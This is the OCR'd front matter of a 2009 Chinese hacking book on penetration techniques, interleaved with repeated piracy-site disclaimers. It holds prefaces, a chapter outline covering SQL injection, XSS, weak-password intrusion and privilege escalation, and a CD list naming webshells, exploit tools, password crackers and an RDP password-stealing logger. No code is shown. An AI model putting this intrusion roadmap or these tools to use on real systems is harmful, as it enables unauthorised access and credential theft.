

免责声明：本站所有资源均来源于网络，仅供学习交流使用，不得用于商业用途。部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

吾爱破解论坛 http://WwW.52PoJie.Cn

作者简介



张开华，网名：冰的原点，2006年9月开始接触网络，并对网络安全产生了浓厚的兴趣而开始自学。现在湖北武汉求学，专心研究PHP脚本。虽然学的不是计算机专业，但大学几年里一直都在关注网络安全。

出 品 人：……非安全
作　　者：…… 张开华（冰的原点）
编　　辑：……Python LCX 空气 浪迹天涯 眼镜猴
特约编辑：……风飘雨 小迷 XApache 张宇 冰的原点
平面规划：……陈黎黎
网　　站：…… www.nohack.cn
网站编辑：…… 空气 Cass
版权申明：… 图文版权所有，未经同意，不得转载。
投稿信箱：……nohack@21cn.com
邮购查询：…… hope_wym@sina.com
光盘信箱：…… CD@nohack.cn
在线商城：…… book.nohack.cn
淘　　宝：…… taobao.nohack.cn
拍　　拍：…… paipai.nohack.cn

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
bbs.hh010.com

投稿信箱：nohack@21cn.com



免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

简介

本书的内容在写的过程中尽量避免了那些多余的理论，更注重实际的操作和细节问题。为了照顾菜鸟和一些已经起步的读者，本书也从各个角度、不同的深度去看待一些问题。

如第一章就简单的介绍了下一些术语名词的意义；第二章虽然是写弱口令的，如果你仔细的读，会发现里面的精彩内容也是令人期待的，同一个问题不同的手法；第三章讲到的则是大名鼎鼎的MSF的简单利用；第四章则是本书的重头戏，基本上现行网络上的各种攻击技术都已网罗其中，并且不乏新的攻击手法和思维；第五章则不忘把XSS单成一节以让大家了解其严重的危害性，第六章除了简单的讲解如何利用搜索引擎外，还讲述了如何利用人性的弱点去攻击对方，这里可是实战的例子哦；第七章则很明显的是大家都很关注的问题，权限和内网，除了常规思路的讲解外，还有新方法和新思路等重头戏……

我这么说你也许体会不到其中的具体内容，恐怕除了读者自己本身仔细去阅读其中的细节并在实践中慢慢体会外，我也无法把知识灌注到你的头脑中为变成你自己的东西。

每月及时观看数千月书籍
就上溜客安全网www.176ku.com
bbs.hh010.com


当然，这本书的缺点也是很明显的，没有涉及到*nix下的内容。除此之外，我也无法保证本书中的技术都是最新的，但起码写书的时候是比较新的，技术是一直进步和更新的，你我不都是一直在追逐着吗？



免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

吾爱破解论坛 http://WwW.52PoJie.Cn



序

LCX 代为序

“冰的原点”写了一本书《黑客渗透笔记》，让我来作跋，我感到非常高兴，为人写序也是我的第一次。我和“冰的原点”同是《非安全》的线上编辑，虽然算是同事，却素未谋面，也没有深聊过。这样也好，可以让我对此书有一个公正的评价。

写序前我和《非安全》的主编“土豆”聊了一下，问“冰的原点”是怎样性格的一个人。他说，是一个大学生，性格温和，应当还没有定性。我又和作者本人聊了一会，知道“冰的原点”快毕业了，岁数很小，今年只有21岁。聊天的时候，他推荐许巍的《蓝莲花》给我听。

“没有什么能够阻挡／你对自由的向往／天马行空的生涯／你的心了无牵挂”，多好的歌词，简单利索，赤条条的抒情。“穿过幽暗的岁月／也曾感到彷徨／当你低头的瞬间／才发觉脚下的路”，多么写意的表达，熨帖、恰到好处地书写了我们青春的无奈、执着与隐忍。我认为喜欢许巍的人是温暖的，这样的一个人写了一本怎样的书呢？

从作者的角度来看，这是一本总结现阶段自己技术，提高自己水平和能力的书，也是对大学生涯学习黑客技术的一个总结和交待。“冰的原点”有一个好习惯，会用文档记录自己在学习黑客技术和动手实践过程中的细节以及思考。

我在写这篇序前，他发了几篇他日常的笔记给我，像《mssql 2005注入笔记》、《union注入技巧》、《议opendatasource》等，每篇笔记都提出了自己的思考，不仅有独到的技术创新，并且勇于纠正网上谬传的一些认知，读起来让人眼前一亮。当然，这些日常的笔记，作者已经把它融会贯通在这本书里了。

从黑客图书的层面来看，这是一本关于渗透的书。黑客图书现在有很多，专注的技术层面也有所不同，但是关注渗透的书较少，特别是总结了现阶段流行渗透技术的书更少。因为现在的渗透技术很杂，入侵手段也极其丰富，如果要网罗所有，这是一个极其庞大的工程。

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

“冰的原点”勇于做了这样的尝试，虽然不能概括，但是毕竟把现在的流行入侵手法已经基本收录于此书中了。这对安全行业的渗透人员来说，是一个利好的消息，可以把此书作为一个手册，一个工具书，放在案头随手翻阅，按章索骥，补充自己的不足或是提出批评异议，对自己是非常有帮助的。

从读者的角度来看，这是一本值得购买的书。经常有一些读者有兴趣学习黑客技术，却碰到了如何盗ＱＱ这样下三滥的手法，或是高深莫测讲ＴＣＰ／ＩＰ协议这样云里雾里的技术，相信部分人的热情会降到冰点。

这本书，注重在入侵的方法上，而且是流行的入侵方法，所以有兴趣学习黑客技术的人会较快上手，网络实践成功率也会不错，这样学起来就事半功倍，有一种成就感在心中。简而言之，这也是一本激发你热情学习技术的书。

从市场的角度来看，我不确定这是否是一本受欢迎的书。因为作者写书的目的，是在埋头做自己的一件事，是让自己成长的一件事，他并没有媚俗地去迎合市场来急就一本书。不过我相信，这样用心来写出的一本书，一定是物超所值，是会受到大家欢迎的，恶心吹捧的话我就此打住。

从我的角度来看，这是一本体会入侵细节的书。千里之堤溃于蚁穴，细节往往决定成败。这本书解决了一些网上没有解决或没有提到的问题，如pcanywhere连上去还需要win密码的情况下如何提权、如何通过access注入没有注入点的mssql等等。很多让人眼前一亮的小细节、小技巧在此书中都有体现。

当然，此书也有一些缺点，对*nix的入侵提得较少。另外，由于过多重视了细节，对整体入侵思路流程的划分我不是太满意，当然我相信每个人都有自己的入侵流程图，这本书的每个章节就是补充你整个流程图中需要连起来或增加的点。

我在写这篇序的时间中，一直在听《蓝莲花》，希望带给我一些柔软的情绪，不会让我写的序来得刻意和生硬。许巍那沧桑、坚定、沙哑、浑浊而清晰的嗓音纵情地唱响时，吻合了我们内心最深处的那一丝柔弱和刚强。不知是否会安放作者那无处安放的青春，也许去书里的字里行间会找到答案。



lcx

2009年4月3号02:25

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

前言

一直以来，我以为只要有激情与梦想就会达到我想要的目标。而在经历了写书这个过程以后，我才发现自己曾经的想法是多么的幼稚。有多少人没有感到过彷徨？有多少人没有感到过迷茫？什么时候才能出现欢笑？什么时候会蜕变？……我想，每一个从开始接触这一行的人都有过这些感触，有时候自己折腾好长时间才弄明白的问题，换来的却是别人的嗤之以鼻；有时满怀期待的向他人请教问题，得到的却是一个冷清的空白……

我也是菜鸟，目前和以后都是菜鸟。而当你懂得越多的时候你就会发现自己更多的无知，这，就是我在写这本书时的最大感受。快乐、坚韧、温暖，这些和性格有关的因素即使我们不具备，但我们可以忠诚、勤奋、乐观，这样一路走来，你才可以发现你的人生都是充满着阳光，而不是黑暗。

不要急躁，你的急躁不安就只能表现出你的浮躁，你应该相信我们都很敬佩的人，如李开复、GOOGLE的创始人、马云……他们在处理问题的时候总是气定神闲。

不要欺骗，你的欺骗只能代表你的无知和良心的湮没，你应该相信，这个世界还是有好人的，你也应该相信，多一个朋友就多一个机会，是友情演绎了一个又一个奇迹。

不要迷茫，迷茫的越久你就会越不知所措，偶尔看一下你回头走过的路，重新审视一下以前犯过的错误并引以为戒，都有助于你向正确的方向前进，你应该相信自己的力量。

我接触这一行不算深，也有好多人年纪比好小，技术却比我厉害的多，这就是事实。是的，相对来说，这是一个不公平的事实。你会怎么办？是愤怒还是报怨？是叹气还是不服？这不是技术问题，但一样为难着许多人。我相信，如果能够坦然面对并以之为前进动力的人，那应该是一个处理问题比较优秀的人，是一个以后能有所作为的人。

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


更多资源请关注鸿鹄论坛：bbs.hh010.com

我不想去用文字来描述我的这本书是如何如何的好，在我看来，只要你能从我这本书中学到一点知识，哪怕是一点点，不管是技术上的还是做人方面的，我都会感到欣慰。

这本书花了我不少的时间和精力，而通过这本书，我也从中学到了不少的知识。当然，这少不了许多对我有所帮助和支持的人，在这里感谢我的父母、我的表哥、我的女友在我写书的过程中对我的鼎立支持和关心。当然，还有一些未曾谋面却对我同样有着帮助的人，他们是：土豆大叔、小志、&& 随风而去 &、Lenk、Mickey、simeon、杨过也上网、B100d5w0rd、oldjun、小龍猪、lcx、MIAO、BlackSdk、Flyh4t、冷焰、小帅、落叶、cnb|rd、zz、sai52、trace、皇子、纯色 Pur3c0|0。特别是随风和小志，在和他们讨论技术问题的时候总是会很耐心的指导我，这让我很佩服。还有很多朋友，那些我认识的和认识我的，那些曾经鼓励我的和伤害我的，那些曾经的曾经……感谢你们，是你们的支持和激励才让我不断的前行……

作为一个技术追求者，只要有颗炽热的心，就没有什么能够阻挡你对天马行空的向往。最后，把土豆大叔曾经的一段刊首语放在前言的末尾：曾记得，黑客的原意好像是指那些对计算机执着钻研，擅长研究系统缺陷的狂热者。但现在黑客的原意已被雨打风吹去，我们那一撮还死死抱着“自由，共享，交流，钻研”的朋友们，你们今天还好吗？当为着这些原生态的黑客精神而热泪盈眶时，当为理想信念而执着奋斗时，当梦想还在支撑着你寂寂默默的前行时，你是否有所察觉，美丽而纯粹的黑客世界在你身后行将崩塌。不让生活磨灭我们的个性，是对自己精神价值的鼓舞，还是现实生活中苍白无奈的呐喊？当铅华荡尽，泡沫破灭，蓦然回首，你是否感叹在生命中曾经有过一段无悔的激情岁月。”

冰的原点



每月及时更新 就上溜客安卓 www.liuku.com
bbs.hh010.com

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

目录 CONTENTS

笔记001档案：

017 入侵前的号角

1.1 基础术语的了解……18
1.2 服务器相关特性……22
1.2.1 Windows下的解析特性……22
1.2.2 Windows对../的支持……22
1.2.3 Windows对空格和.的忽略……23
1.2.4 Apache的解析问题……23
1.2.5 不同系统对大小写的敏感问题……23
1.2.6 实例解析……24

每月及時觀看電子月刊書籍
就上吾爱破解全網www.176ku.com

笔记002档案：

弱口令攻击及其它 027

2.1 共享入侵——IPC$……28
2.2 目录浏览……29
2.3 IIS写权限漏洞……31
2.4 暴库……35
2.4.1 %5c暴库……35
2.4.2 CONN.ASP暴库……36
2.4.3 暴库的防范……36
2.5 弱口令攻击……37
2.5.1 FTP弱口令……37
2.5.2 基于MSSQL弱口令的入侵……41
2.5.3 基于MySQL弱口令的入侵……47
2.5.4 基于oracle弱口令的入侵……51
2.5.6 tomcat弱口令的入侵……58
2.5.7 第三方管理工具radmin和VNC弱口令入侵……62

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

笔记 003 档案：

犀利的溢出攻击

067

3.1 内存溢出 …… 68
3.2 缓冲区溢出 …… 69
3.2.1 本地溢出 …… 69
3.2.2 远程溢出 …… 70
3.2.3 metasploit 工具的使用 …… 71
3.3 exploit 杂谈 …… 76

笔记 004 档案：

流行的 Web 入侵方式


078

4.1 初窥脚本工具 …… 79
4.1.1 扫描工具 …… 79
4.1.2 注入工具 …… 83
4.1.3 数据库类的工具 …… 88
4.1.4 综合检测类工具 …… 90
4.1.5 远控软件 …… 92
4.2 整站系统的利用 …… 95
4.3 各类编辑器的入侵及下载程序在入侵中的作用 …… 97
4.3.1 eWebeditor 漏洞串串烧 …… 97
4.3.2 fckeditor 漏洞一览 …… 105
4.3.3 不要忘了 cuteeditor …… 107
4.3.4 其它编辑器总结 …… 108
4.3.5 下载工具在渗透中的应用 …… 109
4.4 Google 大杀器 …… 112
4.4.1 基本语法 …… 112
4.4.2 高级语法 …… 114
4.4.3 实战应用 …… 118
4.5 小奏凯歌 …… 125
4.5.1 针对 access 数据库的攻击 …… 125

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

4.5.2 针对MSSQL数据库的攻击…… 148
4.5.2.1 针对有错误回显的2000数据库的攻击…… 149
4.5.2.2 针对无错误回显mssql 2000数据库的攻击…… 173
4.5.2.3 针对错误回显对mssql 2005数据库的攻击…… 174
4.5.3 针对mysql数据库的攻击…… 178
4.5.3.1 路径泄露…… 178
4.5.3.2 本地/远程文件包含漏洞…… 179
4.5.3.3 文件访问权限验证不严…… 181
4.5.3.4 上传漏洞…… 181
4.5.3.5 install文件的风险…… 182
4.5.3.6 random函数的缺陷…… 182
4.5.3.7 变量覆盖及变量未初始化漏洞…… 182
4.5.3.8 直接写文件…… 183
4.5.3.9 直接执行系统命令…… 184
4.5.3.10 注入攻击…… 184
4.5.4 针对oracle数据库的攻击…… 195
4.5.4.1 中间件漏洞一览…… 195
4.5.4.2 JSP漏洞一览…… 199
4.5.4.3 注入攻击…… 199
4.6 剑走偏峰——灵巧的旁注…… 208



每月及時觀看電子月刊書籍
就上搜索安全網www.176ku.com
bbs.hh010.com

笔记005档案：

忽略的隐患——XSS攻击及其延伸

212

5.1 XSS产生于分析的理论基础…… 213
5.1.1 XSS的发展概况…… 213
5.1.2 XSS的存在价值…… 213
5.1.3 XSS产生的环境及影响…… 213
5.2 WEB环境中XSS问题的发掘…… 214
5.2.1 HTML常用代码的属性了解…… 214
5.2.2 Dom - based类型及背景…… 214
5.2.3 脚本语言代码的使用及变形探讨…… 215
5.3 如何利用XSS…… 216
5.3.1 对入库型XSS分析…… 216

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

5.3.2 对非入库型XSS的分析 …… 222
5.3.3 上传型XSS的分析 …… 225
5.4 总结 …… 228

笔记006档案：

就在身边——社会工程学

229

6.1 间接渗透 …… 230
6.1.1 社工入侵案例 …… 231
6.2 直接接触 …… 234



每月及時觀看電子月刊書籍
黑客组合安全網www.176ku.com

笔记007档案：

巅峰时刻——权限的较量

236

7.1 提权概览 …… 237
7.1.1 serv-u提权 …… 237
7.1.2 panywhere提权 …… 237
7.1.3 通过MSSQL提权 …… 238
7.1.4 通过MYSQL提权 …… 239
7.1.5 利用radmin提权 …… 240
7.1.6 VNC提权 …… 240
7.1.7 NC反弹 …… 241
7.1.8 JSP、PHP及ASP.NET脚本 …… 241
7.1.9 替换服务 …… 244
7.1.10 autorun.inf提权 …… 245
7.1.11 溢出提权 …… 245

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

7.1.12 flashxp、leapftp 提权 …… 245
7.1.13 G6ftp 提权 …… 246
7.1.14 sniffer 提权 …… 247
7.1.15 社工提权 …… 248
7.1.16 提权中注意到的细节 …… 248
7.2 内网渗透 …… 250
7.2.1 信息收集 …… 251
7.2.2 提取系统 hash …… 252
7.2.3 进攻内网 …… 254
7.2.4 细节问题的处理 …… 256

DISCONTENTS 光盘目录


每月及時觀看電子月刊書籍
就上溜客安全網 www.175ku.com
bbs.hh010.com

歌曲《蓝莲花》– 许巍

没有什么能够阻挡
你对自由的向往
天马行空的生涯
你的心了无牵挂

穿过幽暗的岁月
也曾感到彷徨
当你低头的瞬间
才发觉脚下的路

心中那自由地世界
如此的清澈高远
盛开着永不凋零
蓝莲花



工具软件

webshell

1.aspx
1.php
12.aspx
2.aspx
asp.net 一句话
ASPWebPack1.2 带进度显示的打包网站用 ASP 程序
Cgi 木马
config.jsp
dama.asp
DarkBlade.asp
debug.php
diy.asp
haiyangtop-eval
job.war
kj.jsp
lanker 微型 PHP 后门正式版
phpspy2008
sql2005back.php

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

DISCONTENTS 光盘目录

su.php
temp.aspx
udf.php
udf 提权命令.txt
wrsky.asp

扫描类

Acunetix Web Vulnerability Scanne
fluxay5beta
hscan120
jsky
orabrute.exe
oracle_checkpwd_big
oscanner_bin_1_0_0
scan4899
sidguess
Spider
vnccrack-win32-1.21
wwwscan
X-Scan-v3.3-cn
superscan4
MS06-040_Scanner
iiswrite
nmap-4.85BETA3-setup
tomcat 扫描

溢出

iMail 扫描
MS08-067 溢出工具
framework-3.2
ms08025 溢出工具

数据库类

SQL 查询分析器分离版本
SQLTools
NGSSQuirreLForSQLServer_Eval
MSSQL 连接器
MSSQL_UP
DominoScanII_Eval

脚本

ASPX 暴绝对路径的工具
bsqlbf-v2.2
HDIS3[1].0
load_file 超速辅助工具
MarathonTool
MySQLi Dumper
nbsi3.0xiaolu
pangolin_bin1.3.1
shellinjection
sqlmap-0.6.4
sql_2005_inj_new
微软出品的asp 注射漏洞分析工具
明小子3.5 免杀版
桂林老兵网站上传利用工具最新版
程序系统类（Web）
阿D-SQL 注射2.3
PHP 注入
GetWebShell
桂林老兵cookie 欺骗工具

bbs.hh010.com
每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

免责站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

杂七杂八

3389 终端密码破解器

adduser

aio

appserv-win32-2.5.9

Cain

eweb

hd

hijack

htran

hydra-5.4-win

jsp 暴源码

Linx Oracle 自动攻击器

md5crake_V4

msn 记录查看器

Office Password Remover 汉化版

rainbowcrack-1.3-win

reDuhClient-0.3

sethc.reg

WebCrack4

websniff1.0

winsock

wrsky

小旋风服务器

社会工程学字典

记录3389 密码发信版

读rdp3389 密码的工具

HexWorkshop

ASCII 及十六进制转换工具

ophcrack-win32-installer-3.1.0

SAMInside

多功能数据库浏览器

小葵字符转换

注入中转

mysql backdoor

光盘目录

参考文献

Wiley The Database Hacker's Handbook-Defending Database Servers

Google Hacks 第2版.pdf

黑客大曝光：网络安全机密与解决方案-第五版 (Network Security Secrets Solutions Hacking Exposed)

非安全·黑客手册
全国代理商电话

北京 65934375
北京 65073229
北京 65850057
南宁 2615676
柳州 3111816
南通 85501751
本溪 3882485
宁波 87660206
青岛 83848881
沈阳 23842760
太原 7041968
唐山 2810045
天津 27697711
邢台 3090234
宜昌 6443827
威海 5202057
昆明 4168505 4125008
南昌 8522285 8591995
芜湖 3119006 3121316
蚌埠 3028542 3028028
阜阳 2271183 2233944
贵阳 5984895 6819938
合肥 2611465 7139358
吉林 6959591 6959592
银川 6024121 6024322
铁岭 4840742 2652412
邯郸 3090822 7672216
包头 4138751 2516902
苏州 65188163 65165868
深圳 82264081 25925914
大连 84600173 83898946
重庆 67051607 67051833
佳木斯 8220728 8061162
连云港 82887021 85503168
营口 3551160 海口 66217820
鞍山 2218341 周口 6083289
保定 2038408 朝阳 2622618
沧州 3015380 大庆 6320827
长春 82700526 淮安 83942865
常州 88105882 成都 89935872
大同 2021603 无锡 82722773
桂林 2859586 厦门 5095042
武汉 85493562 武汉 87372806
杭州 88256366 泰安 8224897
衡水 7902322 泰安 8337513
济南 82903395 东营 8258792
淮南 6314707 菜西 86647301
胶州 87219723 南京 83328998
兰州 8514919 温州 86056785
绵阳 2333291 阜新 3315222
西安 82100804 广州 34296413

淄博 2150683
上海 63780159
郑州 67647276
烟台 6260748
徐州 83777678
长沙 6562796
任丘 2254900
福州 13960788097
秦皇岛 3691263
张家口 2068200
哈尔滨 88342321
石家庄 83029157
乌鲁木齐 5589830
齐齐哈尔 2683430
常德、衡阳 7389148

每月及時觀看黑客月刊
就上黑客安全網 www.hh010.com
bbs.hh010.com

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

THANKS...特别鸣谢

在本书的编撰和宣传过程中，得到了很多朋友的鼓励和帮助，出乎我意料之外的是，除了我主动让一些朋友做宣传外，另外那些认识我的朋友也在主动为我做广告，真的很感谢你们。虽然不能一一把你们的名字都写在这张纸上，但你们的帮助我都会记在心里。在这里也通过本书将帮助过我的朋友介绍给各位读者，希望大家多多交流，能够为网络攻防技术的提升贡献自己的一份力量。再次对所有的兄弟朋友说一声谢谢！

bin-blog http://rootkit.net.cn/
cnbird http://blog.csdn.net/cnbird2008/archive/2009/05/20/4204756.aspx
鬼仔 http://huaidan.org/archives/3102.html
冷漠 http://www.lengmo.net/post/1337/
邪八 http://forum.eviloctal.com/thread-35501-1-1.html
零客 http://0kee.com/read.php?tid=959.html
SLENK http://www.slenk.net/viewthread.php?tid=4137&extra=page%3D1
红狼 http://www.crst.com.cn/forum/viewthread.php?tid=7368&extra=page%3D1
影子大牛 http://hi.baidu.com/p3rlish/blog/item/d40c2d51b5e44210377abe7a.html
MIAO http://www.mhack.cn/?p=664
消失再消失 http://www.hackerchina.cn/?action=show&id=262
dream http://www.dreamwho.net/read.php?32
樱花浪子 http://www.hacklu.net/blog/read.php/755.htm
马骏 http://majun1988.cngxr.com/?action=show&id=246
sniperhg http://blog.sniperhg.net/post/42.html
牛族 http://www.nzhack.net/dispbbs.asp?boardid=14&id=822
纯色 http://hi.baidu.com/happy8d/blog/item/8cdad0ef97458e3eacafd5a9.html
woyigui http://www.woyigui.cn/Notes-hacker-infiltration/
书生 http://www.jxroot.com.cn/?action=show&id=241
乐呵网 http://www.lehew.cn/read.php?tid=1437
TOOLS http://www.t00ls.net/thread-1935-1-1.html
二少 http://www.yamiedie.com/?action=show&id=137
可乐 http://www.52crack.com/blog/?action=show&id=345
安防技术论坛 http://bbs.sec520.com/read-htm-tid-30148.html
hackest http://www.hackest.cn/post/100/
天阳 http://bbs.tian6.com/viewthread.php?tid=12599&extra=
梦幻剑客 http://hi.baidu.com/ahhacker86/blog/item/555cd330f852f2a05edf0ed2.html
知识型流氓 http://hi.baidu.com/lxcp10642/blog/item/9190388d3045ff1ab31bbaab.html
岁月 http://bbs.syue.com/thread-33826-1-1.html
神秘小强 http://www.smxiaoqiang.cn/blog/217.html
华北黑客联盟 http://sdhacks.com.cn/bbs/read.php?tid=16
amxku http://amxku.net/adslxp98-penet-Notes/
非安全中国网 http://www.sitedir.com.cn/
小帅 http://www.xsser.net/
sai52 http://www.sai52.com/archives/878/
中国黑帽网络安全小组 http://forum.bhst.org/bbs/viewthread.php?tid=570&extra=page%3D1
firefox http://hi.baidu.com/hackloft/blog/item/b626f838c2ca2f2cb9998f57.html
和尚 http://hi.baidu.com/schutze/blog/item/25230e7aa24c8fe52f73b359.html

bbs.hh010.com 每月及时翻译更多月刊書籍 就上網看安全網 www.176ku.com

免责E 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

溜客安全信息網
www.176ku.com
所提供书籍只限于技术参考时使用
请选择到官方论坛购买期刊支持正版书籍
本电子书严禁在淘宝开店出售，
禁止当做VIP收费项目等
尽量在本站下载安全的电子书刊
溜客精神：
技術共享，資源共享，資料共享
不求最好，只求較好
做中國較好的網絡安全資料站
制作渗透笔记花了五个多小时
虽然觉得很辛苦，但是能帮助到你
我们感到非常的快乐，同时，
我们也非常感谢你对我们的帮助
该电子书只作为技术参考
请不要对外发布，对于不经我们同意
随意发布的群内网友
我们将请出溜客资料共享群
希望你理解并支持我们，再次感谢

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



每月及时观看更多月刊書籍
就上溜客安全网www.176ku.com
bbs.hh010.com

免责[illegible]本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

笔记001号档案：入侵前的号角

凌乱的头发、在键盘上快速移动的手指、目不转睛的对着黑糊糊的显示屏——这也许就是你通过电影所了解到的黑客形象。其实，在实际生活中，让你很难想象得到黑客形象的巨大的差别，说不定刚才向你问路的小伙子、刚刚和你一起应聘的中年人、甚至驾驶着公共汽车的司机都有可能是一名狂热的黑客爱好者。而你也很难想象得到，或许这样在你眼中的高手，他也正面临着“饥荒”——为自己的工作而发愁。

虽然电影里常常以怪才和天才来塑造黑客的形象，但是真正生活中的黑客肯定不是奇装异服、奇形怪状以及邋里邋遢的代名词，他们就是一群普普通通的人，丢在人群里也很难锁定的那种。你是觉得惊讶还是觉得我在撒谎？其实，像我们这样的黑客爱好者总会面对一些实际的问题，比如：黑客合法吗？黑客真的无所不能吗？难道我们在黑客面前真的束手无策吗……

其实不然，黑客也是人，和我们一样，甚至找不到工作，被老板炒鱿鱼都是他们可能面临的问题，他们能做到的只要我们通过努力一样可以达到，只不过看你的出发点是否正当，就像老百姓拿菜刀去切菜，而罪犯拿菜刀去杀人。**黑客技术和菜刀有一个共同点，那就是它们是灰色而没有倾向的，只是使用者赋予了它们不同的色彩**。我们不能因为使用者五彩斑斓的颜色而将这些工具也渲染上了本不应该的颜色。

